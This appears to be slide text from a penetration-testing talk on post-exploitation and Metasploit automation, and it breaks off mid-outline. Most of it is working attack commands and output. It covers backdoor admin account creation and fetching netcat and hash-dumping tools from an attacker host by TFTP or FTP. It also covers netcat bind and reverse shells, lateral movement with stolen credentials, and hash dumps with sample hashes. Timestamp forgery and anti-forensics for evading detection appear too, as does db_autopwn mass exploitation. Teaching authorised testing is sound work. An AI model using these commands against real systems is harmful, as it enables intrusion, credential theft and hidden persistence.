post exploitation & automation

you've got access, now what?

methodology

- Reconnaissance
- Scanning
- Fingerprinting/Enumeration
- Exploitation
- Escalation/Post Exploitation
- Covering Tracks
- Reporting

I’ve got a shell, now what?

scope

- It depends on scope
  - Is a shell enough?
- Gain access to critical assets
- Leave ‘flag’ on specified server

first up

- 1. Get a more reliable shell, working through your exploit shell is a good way to lose your access
- 2. Get your tools uploaded, most windows environments won't have what we need for further escalation

- Maybe one more...
- If its in scope, now is the time to do some data mining.
  - What is most valuable to the client?
  - What intellectual property?
  - What makes them money?
  - What do you have to gain access to?

data mining

- Passwords
- Keywords the customer provided
- PII, ePHI, other key data.

- Batch scripts
  - Search HD for useful files
  - Cmdline kungfu
    - Wsh/wmic, shell commands, etc

reliable & persistent access

- Exploit Shells aren't very reliable so immediately set yourself up with a backdoor
- Example User Account Creation:
  - c:\net user zeroday !pass! /add
  - c:\net localgroup administrators zeroday /add
- Upload netcat or similar tool on the box for a reliable shell
  - TFTP
  - FTP
  - in-line hex byte code transfer – debug.exe
  - meterpreter upload
  - sbd
  - custom backdoor

uploading files

- TFTP
- Run a TFTP Server on your attack machine
  - tftp -i 192.168.1.215 GET nc.exe c:\nc.exe
- FTP
- Run an FTP Server on your attack machine
  - echo user username_attacker >> ftp.txt
  - echo password_attacker >> ftp.txt
  - echo bin >> ftp.txt
  - echo get nc.exe c:\nc.exe >> ftp.txt
  - echo bye >> ftp.txt
  - ftp -n -s:ftp.txt 192.168.1.215
  - del ftp.txt

netcat!

- Old skool but still relevant
- Connects arbitrary TCP/UDP sockets to stdin/stdout
- Unix version written by Hobbit
- Windows version written by Chris Wysopal / Weld Pond

netcat usage

- Banner Grabbing
  - Connecting to a service port to obtain the name and version number
- Port Scanning
  - Determining which ports are open on a given host
- File Transfer
  - Transfer files without services like ftp/tftp/smb
- Backdoor Shell (Unix/Windows)
  - Command interpreter bound to a port
- Reverse Shell
  - Command shell sent to a specific port on a remote host

banner grabbing & port scanning with netcat

```
# Usage: Create a .txt file containing IP Address/hostnames. One per line.
# Usage: perl banners.pl [input.txt]
@ports = (21, 22, 80); # Add TCP ports to check here.
print “\nService Version & Status\n”;
    print “=============================================\n”;

    while (defined($ipaddr = <>)) {
    chomp ($ipaddr);
    print “$ipaddr:\n\n”;
    $nc = “echo QUIT | nc –vv –w3 $ipaddr $ports”;
    system (“$nc”);

    print “=============================================\n”;
}
```

scanning output

www.examplesite.com [192.168.100.10] 21 (ftp) open
220 Microsoft FTP Service
221
www.examplesite.com [192.168.100.10] 22 (?): connection refused
www.examplesite.com [192.168.100.10] 80 (http) open
HTTP/1.1 400 Bad Request
Content-Type: text/html
Date: Sat, 30 Dec 2006 20:25:10 GMT
Connection: close
Content-Length: 34
<h1>Bad Request (Invalid URL)</h1>sent 14, rcvd 197: NOTSOCK

banner grabbing details

nc –vv www.examplesite.com 80

www.examplesite.com [192.168.100.10] 80 (http) open

GET / HTTP/1.0

HTTP/1.1 200 OK

Connection: close

Date: Sat, 12 Nov 2008 22:11:57 GMT

Server: Microsoft-IIS/6.0

X-Powered-By: ASP.NET

MicrosoftOfficeWebServer: 5.0_Pub

X-AspNet-Version: 2.0.50727

Cache-Control: private

netcat file transfer

- File Transfer
  - Destination Machine (where you want to file to go)
  - -l tells netcat to listen
  - -p specifies the port
  - $ nc -l -p 12345 > filename.txt

  - Source Machine (where the file is located)
  - $ nc 192.168.1.215 12345 < filename.txt

Netcat - bind shell

- *nix
  - $ nohup nc -l -p 4444 -e /bin/sh &
- Windows
  - c:\ nc.exe -L -p 4444 -d -e “cmd.exe /k”

netcat – reverse shell

- Reverse shell
- Target Machine (the host you want a shell on)
  - -e tells netcat to execute this command
  - c:\ nc 192.168.1.215 4321 -d -e “cmd.exe /k”
- Attacker Machine (where you want the shell to connect to)
  - $ nc -l -p 4321

psexec/winexe

- Execute commands on remote machines
  - Using valid credentials Psexec or Winexe can execute commands on other machines.
- Windows
- c:\psexec \\192.168.1.10 ipconfig
- *nix
- $ ./winexe -U Administrator //192.168.1.10 ipconfig

winexe

- Move around the network
  - Use winexe and your newly cracked creds to execute commands on other machines.

- $ ./winexe -U Administrator //192.168.1.10 ipconfig
- $ ./winexe -U Administrator //192.168.1.10 “tftp -i 192.168.1.215 GET nc.exe c:\nc.exe”
- $ ./winexe -U Administrator //192.168.1.10 “tftp -i 192.168.1.215 GET pwdump2.exe c:\pwdump2.exe”
- $ ./winexe -U Administrator //192.168.1.10 “tftp -i 192.168.1.215 GET samdump.dll c:\samdump.dll”
- $ ./winexe -U Administrator //192.168.1.10 “c:\pwdump2”

set up shop

- Use compromised host(s) as launching point for further attacks
- My preferred “Public” toolkit is Metacab
- Metacab contains windows versions of
  - nmap
  - nc
  - winvnc
  - tcpdump
  - RPC DCOM/PnP public exploits

http://phx2600.org/Articles_Projects/metacab.html

metacab

- Extract and install the cab file
  - C:\WINNT\Temp>expand meta.cab -f:* install
  - C:\WINNT\Temp>cd install
  - C:\WINNT\Temp\install>install

metacab - nmap

- Install Winpcap
  - C:\WINNT\Temp\install>winpcap
- Install nmap registry fix
  - C:\WINNT\Temp\install>cd nmap
  - C:\WINNT\Temp\install\nmap>regedit /s nmap_performance.reg
- Scan until your heart is content
  - C:\WINNT\Temp\install\nmap>nmap ….

metacab - vnc


- Install vnc registry fix
  - C:\WINNT\Temp\install\nmap>cd ..\vnc
  - C:\WINNT\Temp\install\vnc>regedit /s vncdmp.reg
- Install and start the winvnc Service
  - C:\WINNT\Temp\install\vnc>winvnc -install
  - C:\WINNT\Temp\install\vnc>net start winvnc

create your own toolkit

- Probably a good idea to create your own workshop similar to metacab
  - NOTE: The exploits in metacab get picked up by most AV today (tools are fine)
  - Try to use cab files as you may not have a command-line zip utility
- Creating .cab files in Linux
  - lcab - http://coding.wooyayhoopla.be/lcab/

collect some hash

- Dump password hashes
  - pwdump.exe/samdump.dll or fgdump.exe
  - cat /etc/shadow
  - sql queries, sniffing/MITM
  - Use netcat to transfer the hash file
  - Crack it with John, LC, Cain & Abel, ophtcrack...
    - Rainbow tables
  - Works well if target is still using LM or does not have a strong password policy
- Otherwise we'll have to pass-the-hash



pass the hash

- A lot of places are getting the hint that LM is bad, and are upgrading to NTLM.
- We can argue NTLM rainbow tables, but IMO they aren't feasible for anyone with a good password policy
- That’s ok, you can just “pass the hash” instead.

options

- Pass the Hash toolkit by Core Security
  - http://oss.coresecurity.com/projects/pshtoolkit.htm
- msvctl
  - http://www.truesec.com/PublicStore/catalog/categoryinfo.aspx?cid=223
- winexe
  - http://www.foofus.net/jmk/passhash.html
- smbshell.nbin
  - http://cgi.tenablesecurity.com/tenable/smbshell.php

collecting the hashes

- gsecdump
  - www.truesec.com/PublicStore/catalog/Downloads,223.aspx
  - gsecdump -u
- pwdumpX
  - http://reedarvin.thearvins.com/tools.html
- fgdump
  - http://www.foofus.net/fizzgig/fgdump/
- pwdump
  - http://www.foofus.net/fizzgig/pwdump

token passing

- Incognito
  - http://sourceforge.net/projects/incognito
  - http://www.mwrinfosecurity.com/publications/mwri_security-implications-of-windows-access-tokens_2008-04-14.pdf
- Merged into msf/meterpreter
  - ‘use incognito’ to load extension

incognito in msf

- add_group_user
  - Attempt to add a user to a global group with all tokens
- add_localgroup_user
  - Attempt to add a user to a local group with all tokens
- add_user
  - Attempt to add a user with all tokens
- impersonate_token
  - Impersonate specified token
- list_tokens
  - List tokens available under current user context
- snarf_hashes
  - Snarf challenge/response hashes for every token

common network information

- Basic commands to run to gather information about the host you are on
  - ipconfig /all
  - netstat
  - arp -a
  - other net commands

net command skills

- Chances are you want to further enumerate domain information once you have a shell.
- The best way is to use net commands
- Most of the time “SYSTEM” cannot extract domain information, but users can with net commands

commands

- set
- net view
- net view /domain
- net user
- net user /domain
- net localgroup
- net localgroup /domain
- net group /domain
- net localgroup administrators
- Etc...

alternatives

- a lot of places are using group policy to restrict access to net commands to admins only :-(
- you can try uploading your own version (myNet.exe) or whatever just not called net.exe
- Upload and try to use “DS” tools like dsquery, dsmod, dsget, etc

dsquery

- dsquery can query any information that is in active directory you just have to know how to ask for it
- Not native on XP, but there on Server
- Probably not blocked in group policy
- Can enumerate all kinds of information to include all the same info from net commands
  - dsquery user -name Chris* “OU=Building 1, dc=internal, dc=mycompany, dc=co, dc=uk”


the meterpreter

- Meta-Interpreter
- An advanced post-exploitation system
- Based on library injection technology
  - Stealthy - No disk access and no new process.
  - In Memory DLL injection
- First released with Version 2.3
- Updated and included with MSF 3.x

the meterpreter

- After exploitation, a Meterpreter server DLL is loaded on the target
- Attackers use a Meterpreter client to interact with the server to...
  - Load run-time extensions in the form of DLLs
  - Interact with communication channels
  - Use scripts to automate processes
  - Completely erase meterpreter presence after reboot

how it works



the meterpreter

- What you can do with meterpreter
  - Command execution & manipulation
  - Registry interaction
  - File system interaction
  - Network pivoting & port forwarding
  - Complete native API scripting
  - Anything you can do as a native DLL, Meterpreter can do!
  - Dump password hashes (priv extension)
  - Manipulate File Access Times (priv extension)
  - Token stealing/passing (incognito)

the meterpreter

- You gained access, now what?
  - Most people spawn a command shell
    - Poor automation support
    - Reliant on the shell's built in commands
    - Limited to installed applications
    - No advanced features
- What if cmd.exe is disabled?

The Meterpreter

- Old School Post-Exploitation
  - Remember TFTP and FTP?

```
ECHO open 10.10.11.20 21 >> x.txt
ECHO USER haxor >> x.txt
ECHO this is getting annoying >> x.txt
ECHO I quit! >> x.txt
Etc…
```

the meterpreter

- New School Post-Exploitation
  - We can upload or download our files:

```
meterpreter> upload bkdr.exe bkdr.exe
[*] uploading    : bkdr.exe > bkdr.exe
[*] uploaded     : bkdr.exe > bkdr.exe

meterpreter > download c:\\winnt\\repair\\sam /tmp
[*] downloading: c:\winnt\repair\sam -> /tmp
[*] downloaded : c:\winnt\repair\sam -> /tmp/sam
```

- We don't have rely on system tools or extra open ports

the meterpreter


- New School Post-Exploitation
  - We can run our executable via Meterpreter:

```
meterpreter > execute –f bkdr.exe
Process 1700 created
```

  - Or you can drop to a command prompt:

```
meterpreter > execute –f cmd.exe –c –H -i
Process 1744 created.
Channel 89 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 19852001
Microsoft Corp.

C:\WINDOWS\system32>
```

pivoting



pivoting

- We exploit a remote host with meterpreter payload
- We background the meterpreter session (ctrl-z)
- We add a route through the meterpreter session
- syntax: route add IP subnet session#

- msf > route add 172.16.0.0 255.255.0.0 1

- Exploit the second host
- Everything is routed through your meterpreter session

stealth & evasion

- The longer you are undetected, the more you can accomplish
- Admin's won't fix problems they don't know exist (helps persistence)
- You should also be testing the organizations detection and response capabilities

options

- Manual / Existing Tools
  - Rootkits
  - Meterpreter
  - Encryption
  - Log cleaners
  - Packers
  - Covert channels / Steganography
  - Anti-analysis / anti-forensics

touch match your files

- Consider touch matching your files to avoid basic forensics
- Put the backdoor in an obscure directory and touch match the file to help prevent an easy forensics find
- filetouch2 or meterpreter

http://www.softpedia.com/progDownload/FileTouch-Download-81753.html

Anti-forensics

- Covering your tracks
- Metasploit Anti-Forensic Investigation Arsenal (MAFIA).
  - Developed by Vinnie Liu
  - Collection of tools and documents to help defeat forensic analysis of compromised systems
  - Encase is NOT happy ☺

anti-forensics

- **Timestomp**
  - The first ever tool that allows you to modify all four NTFS timestamp values: modified, accessed, created, and entry modified (MACE).
- **Slacker**
  - The first ever tool that allows you to hide files within the slack space of the NTFS file system.
- **Sam Juicer**
  - A Meterpreter module that dumps the hashes from the SAM, but does it without ever hitting disk.
- **Transmogrify**
  - The first ever tool to defeat EnCase's file-signature capabilities by allowing you to mask and unmask your files as any file type.

the meterpreter : priv

- Hashdump AKA Sam Juicer
  - Dump password hashes (priv extension)
  - Similar to PWDump
- Timestomp
  - Manipulate File Access Times (priv extension)

```
msf> use priv
msf> hashdump
Administrator:500:a5f0c3fa90a64e0c64bbd09a598e07ad:783ec2dcc672dec50
738e45716634d27:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
TsInternetUser:1000:ed060c9c6a924705dd1db7cf66cdd0e2:f2e6aa54227b9c6
dae2128fbb6db06c:::
```

automation

automation

- Need for automation
  - Scanning → Exploitation
  - Speed
  - Preconfigured Lists
- Partial & Full Automation
  - Import Nessus or Nmap data
  - Run Nmap from MSF
- Advanced configuration needed
- XML reports via ActiveRecord

automation

- db_autopwn & browser_autopwn
  - Links recon data with exploit
  - Automates exploitation

```
msf > db_autopwn
[*] Usage: db_autopwn [options]
-h Display this help text
-t Show all matching exploit modules
-x Select modules based on vulnerability references
-p Select modules based on open ports
-e Launch exploits against all matched targets
-r Use a reverse connect shell
-b Use a bind shell on a random port
```

automation

- msf > db_nmap -p 445 192.168.113.0/24
- msf > db_services

```
[*] Service: host=192.168.113.2 port=445 proto=tcp state=up name=microsoft-ds
[*] Service: host=192.168.113.6 port=445 proto=tcp state=up name=microsoft-ds
[*] Service: host=192.168.113.8 port=445 proto=tcp state=up name=microsoft-ds
[*] Service: host=192.168.113.9 port=445 proto=tcp state=up name=microsoft-ds
```

- msf > db_autopwn –p –t
  - Use port # to match results against exploits
- msf > db_autopwn –p –t –e


automation

- msf > sessions -l

```
Active sessions
===============

Id Description Tunnel
-- ----------- ------
1 Command shell 192.168.0.145:46858 -> 192.168.0.139:15441
2 Command shell 192.168.0.145:42700 -> 192.168.0.108:28199
3 Command shell 192.168.0.145:40966 -> 192.168.0.106:27915
4 Command shell 192.168.0.145:60778 -> 192.168.0.139:26188
5 Command shell 192.168.0.145:47380 -> 192.168.0.106:27700

msf > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

extending metasploit

architecture overview



scripting

- Extend MSF with:
  - Custom Exploits
